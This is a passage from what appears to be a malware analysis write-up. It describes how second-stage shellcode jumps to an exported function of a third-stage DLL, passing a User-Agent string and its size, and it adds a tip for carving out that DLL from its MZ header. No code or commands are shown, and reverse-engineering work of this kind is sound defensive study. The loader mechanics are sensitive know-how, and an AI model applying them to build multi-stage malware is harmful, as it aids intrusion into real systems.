Finally, the arguments (remember those from ages ago??) are put back into the relevant registers and there is a jump to r8, which now holds the address of exported function of the third stage DLL. Its command line arguments are the User-Agent string from earlier and the constant `0xAA` (thanks to the Sentinel One Report for pointing out that this constant is the size of the User-Agent string).

Important time-saving tip:

It's only as I wrap up this write-up that I realized there is no decryption of the third stage DLL done by the shellcode, only mapping and *maybe* some anti-emulation shenanigans. As such, one can really speed up their analysis by extracting the full stage 2 payload and getting rid of everything before the MZ header of the third stage DLL.